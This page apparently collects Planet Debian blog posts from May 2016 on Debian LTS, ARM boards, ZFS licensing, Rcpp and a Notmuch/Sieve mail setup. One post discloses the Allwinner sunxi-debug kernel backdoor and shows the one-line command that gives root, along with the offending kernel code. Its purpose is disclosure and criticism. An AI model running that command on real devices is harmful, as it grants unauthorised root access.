xorg-server                        xorg/xserver                            rebasenx  1.0.1     https://git.arctica-project.org/nx-X11-rebase/xserver.git
mesa                               mesa/mesa                               rebasenx  6.4.1     https://git.arctica-project.org/nx-X11-rebase/mesa.git
Credits Nearly all of this has been achieved by Ulrich Sibiller. Thanks a lot for giving your time and energy to that. As the rebasing of NXv3 is currently a funded project supported by the Qindel Group, we are currently negotiating ways of monetarily appreciating Ulrich's intensive work on this. Thanks a lot, once more!!! Feedback If anyone of you feels like trying out the test build as described above, please consider signing up with the Arctica Project's GitLab server and reporting your issues there directly (against the repository nx-X11-rebase/build). Alternatively, feel free to contact us on IRC (Freenode): #arctica or subscribe to our developers' mailing list. Thank you. light+love
Mike Gabriel

Raphaël Hertzog: Freexian s report about Debian Long Term Support, April 2016

A Debian LTS logoLike each month, here comes a report about the work of paid contributors to Debian LTS. Individual reports In April, 116.75 work hours have been dispatched among 9 paid contributors. Their reports are available: Many contributors did not use all their allocated hours. This is partly explained by the fact that in April Wheezy was still under the responsibility of the security team and they were not able to drive updates from start to finish. In any case, this means that they have more hours available over May and since the LTS period started, they should hopefully be able to make a good dent in the backlog of security updates. Evolution of the situation The number of sponsored hours reached a new record with 132 hours per month, thanks to two new gold sponsors (Babiel GmbH and Plat Home). Plat Home s sponsorship was aimed to help us maintain Debian 7 Wheezy on armel and armhf (on top of already supported amd64 and i386). Hopefully the trend will continue so that we can reach our objective of funding the equivalent of a full-time position. The security tracker currently lists 45 packages with a known CVE and the dla-needed.txt file lists 44 packages awaiting an update. This is a bit more than the 15-20 open entries that we used to have at the end of the Debian 6 LTS period. Thanks to our sponsors New sponsors are in bold.

No comment Liked this article? Click here. My blog is Flattr-enabled.

16 May 2016

Steinar H. Gunderson: stretch on ODROID XU4

I recently acquired an ODROID XU4. Despite being 32-bit, it's currently at the upper end of cheap SoC-based devboards; it's based on Exynos 5422 (which sits in Samsung Galaxy S5), which means 2 GHz quadcore Cortex-A15 (plus four slower Cortex-A7, in a big.LITTLE configuration), 2 GB RAM, USB 3.0, gigabit Ethernet, a Mali-T628 GPU and eMMC/SD storage. (My one gripe about the hardware is that you can't put on the case lid while still getting access to the serial console.) Now, since I didn't want it for HTPC or something similar (I wanted a server/router I could carry with me), I didn't care much about the included Ubuntu derivative with all sorts of Samsung modifications, so instead, I went on to see if I could run Debian on it. (Spoiler alert: You can't exactly just download debian-installer and run it.) It turns out there are lots of people who make Debian images, but they're still filled with custom stuff here and there. In recent times, people have put down heroic efforts to make unified ARM kernels; servers et al can now enumerate hardware using ACPI, while SoCs (such as the XU4) have a device tree file (loaded by the bootloader) containing a functional description of what hardware exists and how it's hooked up. And lo and behold, the 4.5.0 armmp kernel from stretch boots and mostly works! Well except for that there's no HDMI output. :-) There are two goals I'd like to achieve by this exercise: First, it's usually much easier to upgrade things if they are close to mainline. (I wanted support for sch_fq, for instance, which isn't in 3.10, and the vendor kernel is 3.10.) Second, anything that doesn't work in Debian is suddenly exposed pretty harshly, and can be filed bugs for and fixed which benefits not only XU4 users (if nothing else, because the custom distros have to carry less delta), but usually also other boards as most issues are of a somewhat more generic nature. Yet, the ideal seems to puzzle some of the more seasoned people in the ODROID user groups; I guess sometimes it's nice to come in as a na ve new user. :-) So far, I've filed bugs or feature requests to the kernel (#823552, #824435), U-Boot (#824356), grub (#823955, #824399), and login (#824391) and yes, that includes for the aforemented lack of HDMI output. Some of them are already fixed; with some luck, maybe the XU4 can be added next to the other Exynos5 board at the compatibility list for the armmp kernels at some point. :-) You can get the image at http://storage.sesse.net/debian-xu4/. Be sure to read the README and the linked ODROID forum post.

15 May 2016

Bits from Debian: What does it mean that ZFS is included in Debian?

Petter Reinholdtsen recently blogged about ZFS availability in Debian. Many people have worked hard on getting ZFS support available in Debian and we would like to thank everyone involved in getting to this point and explain what ZFS in Debian means. The landing of ZFS in the Debian archive was blocked for years due to licensing problems. Finally, the inclusion of ZFS was announced slightly more than a year ago, on April 2015 by the DPL at the time, Lucas Nussbaum who wrote "We received legal advice from Software Freedom Law Center about the inclusion of libdvdcss and ZFS in Debian, which should unblock the situation in both cases and enable us to ship them in Debian soon.". In January this year, the following DPL, Neil McGovern blogged with a lot of more details about the legal situation behind this and summarized it as "TLDR: It s going in contrib, as a source only dkms module." ZFS is not available exactly in Debian, since Debian is only what's included in the "main" section archive. What people really meant here is that ZFS code is now in included in "contrib" and it's available for users using DKMS. Many people also mixed this with Ubuntu now including ZFS. However, Debian and Ubuntu are not doing the same, Ubuntu is shipping directly pre-built kernel modules, something that is considered to be a GPL violation. As the Software Freedom Conservancy wrote "while licensed under an acceptable license for Debian's Free Software Guidelines, also has a default use that can cause licensing problems for downstream Debian users".

Norbert Preining: Foreigners in Japan are evil

at least what Tokyo Shinjuku ward belives. They have put out a very nice brochure about how to behave as a foreigner in Japan: English (local copy) and Japanese (local copy). Nothing in there is really bad, but the tendency is so clear that it makes me think what on earth do you believe we are doing in this country?
foreigners Now what is so strange on that? And if you have never lived in Japan you will probably not understand. But reading through this pamphlet I felt like a criminal from the first page on. If you don t want to read through it, here a short summary: So if you count up, we have 23 pages of warnings, and 1 (as in *one*) page of practical information. Do I need to add more about how we foreigners are considered in Japan? Just a few points about details: I accept the good intention of the Shinjuku ward to bring forth a bit of warnings and guidance. But the way it was done it speaks volumes about how we foreigners are treated second class.

Dirk Eddelbuettel: Rcpp 0.12.5: Yet another one

The fifth update in the 0.12.* series of Rcpp has arrived on the CRAN network for GNU R a few hours ago, and was just pushed to Debian. This 0.12.5 release follows the 0.12.0 release from late July, the 0.12.1 release in September, the 0.12.2 release in November, the 0.12.3 release in January, and the 0.12.4 release in March --- making it the ninth release at the steady bi-montly release frequency. This release is one again more of a maintenance release addressing a number of small bugs, nuisances or documentation issues without adding any major new features. Rcpp has become the most popular way of enhancing GNU R with C or C++ code. As of today, 662 packages on CRAN depend on Rcpp for making analytical code go faster and further. That is up by almost fifty packages from the last release in late March! And as during the last few releases, we have first-time committers. we have new first-time contributors. Sergio Marques helped to enable compilation on Alpine Linux (with its smaller libc variant). Qin Wenfeng helped adapt for Windows builds under R 3.3.0 and the long-awaited new toolchain. Ben Goodrich fixed a (possibly ancient) Rcpp Modules bug he encountered when working with rstan. Other (recurrent) contributor Dan Dillon cleaned up an issue with Nullable and strings. Rcpp Core team members Kevin and JJ took care of small build nuisance on Windows, and I added in a new helper function, updated the skeleton generator and (finally) formally deprecated loadRcppModule() for which loadModule() has been preferred since around R 2.15 or so. More details and links are below.
Changes in Rcpp version 0.12.5 (2016-05-14)
  • Changes in Rcpp API:
    • The checks for different C library implementations now also check for Musl used by Alpine Linux (Sergio Marques in PR #449).
    • Rcpp::Nullable works better with Rcpp::String (Dan Dillon in PR #453).
  • Changes in Rcpp Attributes:
    • R 3.3.0 Windows with Rtools 3.3 is now supported (Qin Wenfeng in PR #451).
    • Correct handling of dependent file paths on Windows (use winslash = "/").
  • Changes in Rcpp Modules:
    • An apparent race condition in Module loading seen with R 3.3.0 was fixed (Ben Goodrich in #461 fixing #458).
    • The (older) loadRcppModules() is now deprecated in favour of loadModule() introduced around R 2.15.1 and Rcpp 0.9.11 (PR #470).
  • Changes in Rcpp support functions:
    • The Rcpp.package.skeleton() function was again updated in order to create a DESCRIPTION file which passes R CMD check without notes. warnings, or error under R-release and R-devel (PR #471).
    • A new function compilerCheck can test for minimal g++ versions (PR #474).
Thanks to CRANberries, you can also look at a diff to the previous release. As always, even fuller details are on the Rcpp Changelog page and the Rcpp page which also leads to the downloads page, the browseable doxygen docs and zip files of doxygen output for the standard formats. A local directory has source and documentation too. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

14 May 2016

Gunnar Wolf: Debugging backdoors and the usual software distribution for embedded-oriented systems

In the ARM world, to which I am still mostly a newcomer (although I've been already playing with ARM machines for over two years, I am a complete newbie compared to my Debian friends who live and breathe that architecture), the most common way to distribute operating systems is to distribute complete, already-installed images. I have ranted in the past on how those images ought to be distributed. Some time later, I also discussed on my blog on how most of this hardware requires unauditable binary blobs and other non-upstreamed modifications to Linux. In the meanwhile, I started teaching on the Embedded Linux diploma course in Facultad de Ingenier a, UNAM. It has been quite successful And fun. Anyway, one of the points we make emphasis on to our students is that the very concept of embedded makes the mere idea of downloading a pre-built, 4GB image, loaded with a (supposedly lightweight, but far fatter than my usual) desktop environment and whatnot an irony. As part of the "Linux Userspace" and "Boot process" modules, we make a lot of emphasis on how to build a minimal image. And even leaving installed size aside, it all boils down to trust. We teach mainly four different ways of setting up a system: Now... In the past few days, a huge vulnerability / oversight was discovered and made public, supporting my distrust of distribution forms that do not come from, well... The people we already know and trust to do this kind of work! Most current ARM chips cannot run with the stock, upstream Linux kernel. Then require a set of patches that different vendors pile up to support their basic hardware (remember those systems are almost always systems-on-a-chip (SoC)). Some vendors do take the hard work to try to upstream their changes that is, push the changes they did to the kernel for inclusion in mainstream Linux. This is a very hard task, and many vendors just abandon it. So, in many cases, we are stuck running with nonstandard kernels, full with huge modifications... And we trust them to do things right. After all, if they are knowledgeable enough to design a SoC, they should do at least decent kernel work, right? Turns out, it's far from the case. I have a very nice and nifty Banana Pi M3, based on the Allwinner A83T SoC. 2GB RAM, 8 ARM cores... A very nice little system, almost usable as a desktop. But it only boots with their modified 3.4.x kernel. This kernel has a very ugly flaw: A debugging mode left open, that allows any local user to become root. Even on a mostly-clean Debian system, installed by a chrooted debootstrap:
  1. Debian GNU/Linux 8 bananapi ttyS0
  2. banana login: gwolf
  3. Password:
  4. Last login: Thu Sep 24 14:06:19 CST 2015 on ttyS0
  5. Linux bananapi 3.4.39-BPI-M3-Kernel #9 SMP PREEMPT Wed Sep 23 15:37:29 HKT 2015 armv7l
  6. The programs included with the Debian GNU/Linux system are free software;
  7. the exact distribution terms for each program are described in the
  8. individual files in /usr/share/doc/*/copyright.
  9. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
  10. permitted by applicable law.
  11. gwolf@banana:~$ id
  12. uid=1001(gwolf) gid=1001(gwolf) groups=1001(gwolf),4(adm),20(dialout),21(fax),24(cdrom),25(floppy),26(tape),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev)
  13. gwolf@banana:~$ echo rootmydevice > /proc/sunxi_debug/sunxi_debug
  14. gwolf@banana:~$ id
  15. groups=0(root),4(adm),20(dialout),21(fax),24(cdrom),25(floppy),26(tape),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),1001(gwolf)
Why? Oh, well, in this kernel somebody forgot to comment out (or outright remove!) the sunxi-debug.c file, or at the very least, a horrid part of code therein (it's a very small, simple file):
  1. if(!strncmp("rootmydevice",(char*)buf,12))
  2. cred = (struct cred *)__task_cred(current);
  3. cred->uid = 0;
  4. cred->gid = 0;
  5. cred->suid = 0;
  6. cred->euid = 0;
  7. cred->euid = 0;
  8. cred->egid = 0;
  9. cred->fsuid = 0;
  10. cred->fsgid = 0;
  11. printk("now you are root\n");
Now... Just by looking at this file, many things should be obvious. For example, this is not only dangerous and lazy (it exists so developers can debug by touching a file instead of... typing a password?), but also goes against the kernel coding guidelines the file is not documented nor commented at all. Peeking around other files in the repository, it gets obvious that many files lack from this same basic issue and having this upstreamed will become a titanic task. If their programmers tried to adhere to the guidelines to begin with, integration would be a much easier path. Cutting the wrong corners will just increase the needed amount of work. Anyway, enough said by me. Some other sources of information: There are surely many other mentions of this. I just had to repeat it for my local echo chamber, and for future reference in class! ;-)

12 May 2016

Antoine Beaupr : Notmuch, offlineimap and Sieve setup

I've been using Notmuch since about 2011, switching away from Mutt to deal with the monstrous amount of emails I was, and still am dealing with on the computer. I have contributed a few patches and configs on the Notmuch mailing list, but basically, I have given up on merging patches, and instead have a custom config in Emacs that extend it the way I want. In the last 5 years, Notmuch has progressed significantly, so I haven't found the need to patch it or make sweeping changes.

The huge INBOX of death The one thing that is problematic with my use of Notmuch is that I end up with a ridiculously large INBOX folder. Before the cleanup I did this morning, I had over 10k emails in there, out of about 200k emails overall. Since I mostly work from my laptop these days, the Notmuch tags are only on the laptop, and not propagated to the server. This makes accessing the mail spool directly, from webmail or simply through a local client (say Mutt) on the server, really inconvenient, because it has to load a very large spool of mail, which is very slow in Mutt. Even worse, a bunch of mail that was archived in Notmuch shows up in the spool because it's just removed tags in Notmuch: the mails are still in the inbox, even though they are marked as read. So I was hoping that Notmuch would help me deal with the giant inbox of death problem, but in fact, when I don't use Notmuch, it actually makes the problem worse. Today, I did a bunch of improvements to my setup to fix that. The first thing I did was to kill procmail, which I was surprised to discover has been dead for over a decade. I switched over to Sieve for filtering, having already switched to Dovecot a while back on the server. I tried to use the procmail2sieve.pl conversion tool but it didn't work very well, so I basically rewrote the whole file. Since I was mostly using Notmuch for filtering, there wasn't much left to convert.

Sieve filtering But this is where things got interesting: Sieve is so simpler to use and more intuitive that I started doing more interesting stuff in bridging the filtering system (Sieve) with the tagging system (Notmuch). Basically, I use Sieve to split large chunks of emails off my main inbox, to try to remove as much spam, bulk email, notifications and mailing lists as possible from the larger flow of emails. Then Notmuch comes in and does some fine-tuning, assigning tags to specific mailing lists or topics, and being generally the awesome search engine that I use on a daily basis.

Dovecot and Postfix configs For all of this to work, I had to tweak my mail servers to talk sieve. First, I enabled sieve in Dovecot:
--- a/dovecot/conf.d/15-lda.conf
+++ b/dovecot/conf.d/15-lda.conf
@@ -44,5 +44,5 @@
 protocol lda  
   # Space separated list of plugins to load (default is global mail_plugins).
-  #mail_plugins = $mail_plugins
+  mail_plugins = $mail_plugins sieve
  
Then I had to switch from procmail to dovecot for local delivery, that was easy, in Postfix's perennial main.cf:
#mailbox_command = /usr/bin/procmail -a "$EXTENSION"
mailbox_command = /usr/lib/dovecot/dovecot-lda -a "$RECIPIENT"
Note that dovecot takes the full recipient as an argument, not just the extension. That's normal. It's clever, it knows that kind of stuff. One last tweak I did was to enable automatic mailbox creation and subscription, so that the automatic extension filtering (below) can create mailboxes on the fly:
--- a/dovecot/conf.d/15-lda.conf
+++ b/dovecot/conf.d/15-lda.conf
@@ -37,10 +37,10 @@
 #lda_original_recipient_header =
 # Should saving a mail to a nonexistent mailbox automatically create it?
-#lda_mailbox_autocreate = no
+lda_mailbox_autocreate = yes
 # Should automatically created mailboxes be also automatically subscribed?
-#lda_mailbox_autosubscribe = no
+lda_mailbox_autosubscribe = yes
 protocol lda  
   # Space separated list of plugins to load (default is global mail_plugins).

Sieve rules Then I had to create a Sieve ruleset. That thing lives in ~/.dovecot.sieve, since I'm running Dovecot. Your provider may accept an arbitrary ruleset like this, or you may need to go through a web interface, or who knows. I'm assuming you're running Dovecot and have a shell from now on. The first part of the file is simply to enable a bunch of extensions, as needed:
# Sieve Filters
# http://wiki.dovecot.org/Pigeonhole/Sieve/Examples
# https://tools.ietf.org/html/rfc5228
require "fileinto";
require "envelope";
require "variables";
require "subaddress";
require "regex";
require "vacation";
require "vnd.dovecot.debug";
Some of those are not used yet, for example I haven't tested the vacation module yet, but I have good hopes that I can use it as a way to announce a special "urgent" mailbox while I'm traveling. The rationale is to have a distinct mailbox for urgent messages that is announced in the autoreply, that hopefully won't be parsable by bots.

Spam filtering Then I filter spam using this fairly standard expression:
########################################################################
# spam 
# possible improvement, server-side:
# http://wiki.dovecot.org/Pigeonhole/Sieve/Examples#Filtering_using_the_spamtest_and_virustest_extensions
if header :contains "X-Spam-Flag" "YES"  
  fileinto "junk";
  stop;
  elsif header :contains "X-Spam-Level" "***"  
  fileinto "greyspam";
  stop;
 
This puts stuff into the junk or greyspam folder, based on the severity. I am very aggressive with spam: stuff often ends up in the greyspam folder, which I need to check from time to time, but it beats having too much spam in my inbox.

Mailing lists Mailing lists are generally put into a lists folder, with some mailing lists getting their own folder:
########################################################################
# lists
# converted from procmail
if header :contains "subject" "FreshPorts"  
    fileinto "freshports";
  elsif header :contains "List-Id" "alternc.org"  
    fileinto "alternc";
  elsif header :contains "List-Id" "koumbit.org"  
    fileinto "koumbit";
  elsif header :contains ["to", "cc"] ["lists.debian.org",
                                       "anarcat@debian.org"]  
    fileinto "debian";
# Debian BTS
  elsif exists "X-Debian-PR-Message"  
    fileinto "debian";
# default lists fallback
  elsif exists "List-Id"  
    fileinto "lists";
 
The idea here is that I can safely subscribe to lists without polluting my mailbox by default. Further processing is done in Notmuch.

Extension matching I also use the magic +extension tag on emails. If you send email to, say, foo+extension@example.com then the emails end up in the foo folder. This is done with the help of the following recipe:
########################################################################
# wildcard +extension
# http://wiki.dovecot.org/Pigeonhole/Sieve/Examples#Plus_Addressed_mail_filtering
if envelope :matches :detail "to" "*"  
  # Save name in $ name  in all lowercase except for the first letter.
  # Joe, joe, jOe thus all become 'Joe'.
  set :lower "name" "$ 1 ";
  fileinto "$ name ";
  #debug_log "filed into mailbox $ name  because of extension";
  stop;
 
This is actually very effective: any time I register to a service, I try as much as possible to add a +extension that describe the service. Of course, spammers and marketers (it's the same really) are free to drop the extension and I suspect a lot of them do, but it helps with honest providers and this actually sorts a lot of stuff out of my inbox into topically-defined folders. It is also a security issue: someone could flood my filesystem with tons of mail folders, which would cripple the IMAP server and eat all the inodes, 4 times faster than just sending emails. But I guess I'll cross that bridge when I get there: anyone can flood my address and I have other mechanisms to deal with this. The trick is to then assign tags to all folders so that they appear in the Notmuch-emacs welcome view:
echo tagging folders
for folder in $(ls -ad $HOME/Maildir/$ PREFIX */   egrep -v "Maildir/$ PREFIX (feeds.* Sent.* INBOX/ INBOX/Sent)\$"); do
    tag=$(echo $folder   sed 's#/$##;s#^.*/##')
    notmuch tag +$tag -inbox tag:inbox and not tag:$tag and folder:$ PREFIX $tag
done
This is part of my notmuch-tag script that includes a lot more fine-tuned filtering, detailed below.

Automated reports filtering Another thing I get a lot of is machine-generated "spam". Well, it's not commercial spam, but it's a bunch of Nagios, cron jobs, and god knows what software thinks it's important to send me emails every day. I get a lot less of those these days since I'm off work at Koumbit, but still, those can be useful for others as well:
if anyof (exists "X-Cron-Env",
          header :contains ["subject"] ["security run output",
                                        "monthly run output",
                                        "daily run output",
                                        "weekly run output",
                                        "Debian Package Updates",
                                        "Debian package update",
                                        "daily mail stats",
                                        "Anacron job",
                                        "nagios",
                                        "changes report",
                                        "run output",
                                        "[Systraq]",
                                        "Undelivered mail",
                                        "Postfix SMTP server: errors from",
                                        "backupninja",
                                        "DenyHosts report",
                                        "Debian security status",
                                        "apt-listchanges"
                                        ],
           header :contains "Auto-Submitted" "auto-generated",
           envelope :contains "from" ["nagios@",
                                      "logcheck@"])
     
    fileinto "rapports";
 
# imported from procmail
elsif header :comparator "i;octet" :contains "Subject" "Cron"  
  if header :regex :comparator "i;octet"  "From" ".*root@"  
        fileinto "rapports";
   
 
elsif header :comparator "i;octet" :contains "To" "root@"  
  if header :regex :comparator "i;octet"  "Subject" "\\*\\*\\* SECURITY"  
        fileinto "rapports";
   
 
elsif header :contains "Precedence" "bulk"  
    fileinto "bulk";
 

Refiltering emails Of course, after all this I still had thousands of emails in my inbox, because the sieve filters apply only on new emails. The beauty of Sieve support in Dovecot is that there is a neat sieve-filter command that can reprocess an existing mailbox. That was a lifesaver. To run a specific sieve filter on a mailbox, I simply run:
sieve-filter .dovecot.sieve INBOX 2>&1   less
Well, this doesn't do anything. To really execute the filters, you need the -e flags, and to write to the INBOX for real, you need the -w flag as well, so the real run looks something more like this:
sieve-filter -e -W -v .dovecot.sieve INBOX > refilter.log 2>&1
The funky output redirects are necessary because this outputs a lot of crap. Also note that, unfortunately, the fake run output differs from the real run and is actually more verbose, which makes it really less useful than it could be.

Archival I also usually archive my mails every year, rotating my mailbox into an Archive.YYYY directory. For example, now all mails from 2015 are archived in a Archive.2015 directory. I used to do this with Mutt tagging and it was a little slow and error-prone. Now, i simply have this Sieve script:
require ["variables","date","fileinto","mailbox", "relational"];
# Extract date info
if currentdate :matches "year" "*"   set "year" "$ 1 ";  
if date :value "lt" :originalzone "date" "year" "$ year "  
  if date :matches "received" "year" "*"  
    # Archive Dovecot mailing list items by year and month.
    # Create folder when it does not exist.
    fileinto :create "Archive.$ 1 ";
   
 
I went from 15613 to 1040 emails in my real inbox with this process (including refiltering with the default filters as well).

Notmuch configuration My Notmuch configuration is a in three parts: I have small settings in ~/.notmuch-config. The gist of it is:
[new]
tags=unread;inbox;
ignore=
#[maildir]
# synchronize_flags=true
# tentative patch that was refused upstream
# http://mid.gmane.org/1310874973-28437-1-git-send-email-anarcat@koumbit.org
#reckless_trash=true
[search]
exclude_tags=deleted;spam;
I omitted the fairly trivial [user] section for privacy reasons and [database] for declutter. Then I have a notmuch-tag script symlinked into ~/Maildir/.notmuch/hooks/post-new. It does way too much stuff to describe in details here, but here are a few snippets:
if hostname   grep angela > /dev/null; then
    PREFIX=Anarcat/
else
    PREFIX=.
fi
This sets a variable that makes the script work on my laptop (angela), where mailboxes are in Maildir/Anarcat/foo or the server, where mailboxes are in Maildir/.foo. I also have special rules to tag my RSS feeds, which are generated by feed2imap, which is documented shortly below:
echo tagging feeds
( cd $HOME/Maildir/ && for feed in $ PREFIX feeds.*; do
    name=$(echo $feed   sed "s#$ PREFIX feeds\\.##")
    notmuch tag +feeds +$name -inbox folder:$feed and not tag:feeds
done )
Another example that would be useful is how to tag mailing lists, for example, this removes the inbox tag and adds the notmuch tags to emails from the notmuch mailing list.
notmuch tag +lists +notmuch      -inbox tag:inbox and "to:notmuch@notmuchmail.org"
Finally, I have a bunch of special keybindings in ~/.emacs.d/notmuch-config.el:
;; autocompletion
(eval-after-load "notmuch-address"
  '(progn
     (notmuch-address-message-insinuate)))
; use fortune for signature, config is in custom
(add-hook 'message-setup-hook 'fortune-to-signature)
; don't remember what that is
(add-hook 'notmuch-show-hook 'visual-line-mode)
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;; keymappings
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
(define-key notmuch-show-mode-map "S"
  (lambda ()
    "mark message as spam and advance"
    (interactive)
    (notmuch-show-tag '("+spam" "-unread"))
    (notmuch-show-next-open-message-or-pop)))
(define-key notmuch-search-mode-map "S"
  (lambda (&optional beg end)
    "mark message as spam and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "+spam" "-unread") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-show-mode-map "H"
  (lambda ()
    "mark message as spam and advance"
    (interactive)
    (notmuch-show-tag '("-spam"))
    (notmuch-show-next-open-message-or-pop)))
(define-key notmuch-search-mode-map "H"
  (lambda (&optional beg end)
    "mark message as spam and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "-spam") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-search-mode-map "l" 
  (lambda (&optional beg end)
    "undelete and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "-unread") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-search-mode-map "u"
  (lambda (&optional beg end)
    "undelete and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "-deleted") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-search-mode-map "d"
  (lambda (&optional beg end)
    "delete and advance"
    (interactive (notmuch-search-interactive-region))
    (notmuch-search-tag (list "+deleted" "-unread") beg end)
    (anarcat/notmuch-search-next-message)))
(define-key notmuch-show-mode-map "d"
  (lambda ()
    "delete current message and advance"
    (interactive)
    (notmuch-show-tag '("+deleted" "-unread"))
    (notmuch-show-next-open-message-or-pop)))
;; https://notmuchmail.org/emacstips/#index17h2
(define-key notmuch-show-mode-map "b"
  (lambda (&optional address)
    "Bounce the current message."
    (interactive "sBounce To: ")
    (notmuch-show-view-raw-message)
    (message-resend address)
    (kill-buffer)))
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;; my custom notmuch functions
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
(defun anarcat/notmuch-search-next-thread ()
  "Skip to next message from region or point
This is necessary because notmuch-search-next-thread just starts
from point, whereas it seems to me more logical to start from the
end of the region."
  ;; move line before the end of region if there is one
  (unless (= beg end)
    (goto-char (- end 1)))
  (notmuch-search-next-thread))
;; Linking to notmuch messages from org-mode
;; https://notmuchmail.org/emacstips/#index23h2
(require 'org-notmuch nil t)
(message "anarcat's custom notmuch config loaded")
This is way too long: in my opinion, a bunch of that stuff should be factored in upstream, but some features have been hard to get in. For example, Notmuch is really hesitant in marking emails as deleted. The community is also very strict about having unit tests for everything, which makes writing new patches a significant challenge for a newcomer, which will often need to be familiar with both Elisp and C. So for now I just have those configs that I carry around. Emails marked as deleted or spam are processed with the following script named notmuch-purge which I symlink to ~/Maildir/.notmuch/hooks/pre-new:
#!/bin/sh
if hostname   grep angela > /dev/null; then
    PREFIX=Anarcat/
else
    PREFIX=.
fi
echo moving tagged spam to the junk folder
notmuch search --output=files tag:spam \
        and not folder:$ PREFIX junk \
        and not folder:$ PREFIX greyspam \
        and not folder:Koumbit/INBOX \
        and not path:Koumbit/** \
      while read file; do
          mv "$file" "$HOME/Maildir/$ PREFIX junk/cur"
      done
echo unconditionnally deleting deleted mails
notmuch search --output=files tag:deleted   xargs -r rm
Oh, and there's also customization for Notmuch:
;; -*- mode: emacs-lisp; auto-recompile: t; -*-
(custom-set-variables
 ;; from https://anarc.at/sigs.fortune
 '(fortune-file "/home/anarcat/.mutt/sigs.fortune")
 '(message-send-hook (quote (notmuch-message-mark-replied)))
 '(notmuch-address-command "notmuch-address")
 '(notmuch-always-prompt-for-sender t)
 '(notmuch-crypto-process-mime t)
 '(notmuch-fcc-dirs
   (quote
    ((".*@koumbit.org" . "Koumbit/INBOX.Sent")
     (".*" . "Anarcat/Sent"))))
 '(notmuch-hello-tag-list-make-query "tag:unread")
 '(notmuch-message-headers (quote ("Subject" "To" "Cc" "Bcc" "Date" "Reply-To")))
 '(notmuch-saved-searches
   (quote
    ((:name "inbox" :query "tag:inbox and not tag:koumbit and not tag:rt")
     (:name "unread inbox" :query "tag:inbox and tag:unread")
     (:name "unread" :query "tag:unred")
     (:name "freshports" :query "tag:freshports and tag:unread")
     (:name "rapports" :query "tag:rapports and tag:unread")
     (:name "sent" :query "tag:sent")
     (:name "drafts" :query "tag:draft"))))
 '(notmuch-search-line-faces
   (quote
    (("deleted" :foreground "red")
     ("unread" :weight bold)
     ("flagged" :foreground "blue"))))/
 '(notmuch-search-oldest-first nil)
 '(notmuch-show-all-multipart/alternative-parts nil)
 '(notmuch-show-all-tags-list t)
 '(notmuch-show-insert-text/plain-hook
   (quote
    (notmuch-wash-convert-inline-patch-to-part notmuch-wash-tidy-citations notmuch-wash-elide-blank-lines notmuch-wash-excerpt-citations)))
 )
I think that covers it.

Offlineimap So of course the above works well on the server directly, but how do run Notmuch on a remote machine that doesn't have access to the mail spool directly? This is where OfflineIMAP comes in. It allows me to incrementally synchronize a local Maildir folder hierarchy with a a remote IMAP server. I am assuming you already have an IMAP server configured, since you already configured Sieve above. Note that other synchronization tools exist. The other popular one is isync but I had trouble migrating to it (see courriels for details) so for now I am sticking with OfflineIMAP. The configuration is fairly simple:
[general]
accounts = Anarcat
ui = Blinkenlights
maxsyncaccounts = 3
[Account Anarcat]
localrepository = LocalAnarcat
remoterepository = RemoteAnarcat
# refresh all mailboxes every 10 minutes
autorefresh = 10
# run notmuch after refresh
postsynchook = notmuch new
# sync only mailboxes that changed
quick = -1
## possible optimisation: ignore mails older than a year
#maxage = 365
# local mailbox location
[Repository LocalAnarcat]
type = Maildir
localfolders = ~/Maildir/Anarcat/
# remote IMAP server
[Repository RemoteAnarcat]
type = IMAP
remoteuser = anarcat
remotehost = anarc.at
ssl = yes
# without this, the cert is not verified (!)
sslcacertfile = /etc/ssl/certs/DST_Root_CA_X3.pem
# do not sync archives
folderfilter = lambda foldername: not re.search('(Sent\.20[01][0-9]\..*)', foldername) and not re.search('(Archive.*)', foldername)
# and only subscribed folders
subscribedonly = yes
# don't reconnect all the time
holdconnectionopen = yes
# get mails from INBOX immediately, doesn't trigger postsynchook
idlefolders = ['INBOX']
Critical parts are:
  • postsynchook: obviously, we want to run notmuch after fetching mail
  • idlefolders: receives emails immediately without waiting for the longer autorefresh delay, which means that most mailboxes don't see new emails until 10 minutes in the worst case. unfortunately, doesn't run the postsynchook so I need to hit G in Emacs to see new mail
  • quick=-1, subscribedonly, holdconnectionopen: makes most runs much, much faster as it skips unchanged or unsubscribed folders and keeps the connection to the server
The other settings should be self-explanatory.

RSS feeds I gave up on RSS readers, or more precisely, I merged RSS feeds and email. The first time I heard of this, it sounded like a horrible idea, because it means yet more emails! But with proper filtering, it's actually a really nice way to process emails, since it leverages the distributed nature of email. For this I use a fairly standard feed2imap, although I do not deliver to an IMAP server, but straight to a local Maildir. The configuration looks like this:
---
include-images: true
target-refix: &target "maildir:///home/anarcat/Maildir/.feeds."
feeds:
- name: Planet Debian
  url: http://planet.debian.org/rss20.xml
  target: [ *target, 'debian-planet' ]
I have obviously more feeds, the above is just and example. This will deliver the feeds as emails in one mailbox per feed, in ~/Maildir/.feeds.debian-planet, in the above example.

Troubleshooting You will fail at writing the sieve filters correctly, and mail will (hopefully?) fall through to your regular mailbox. Syslog will tell you things fail, as expected, and details are in your .dovecot.sieve.log file in your home directory. I also enabled debugging on the Sieve module
--- a/dovecot/conf.d/90-sieve.conf
+++ b/dovecot/conf.d/90-sieve.conf
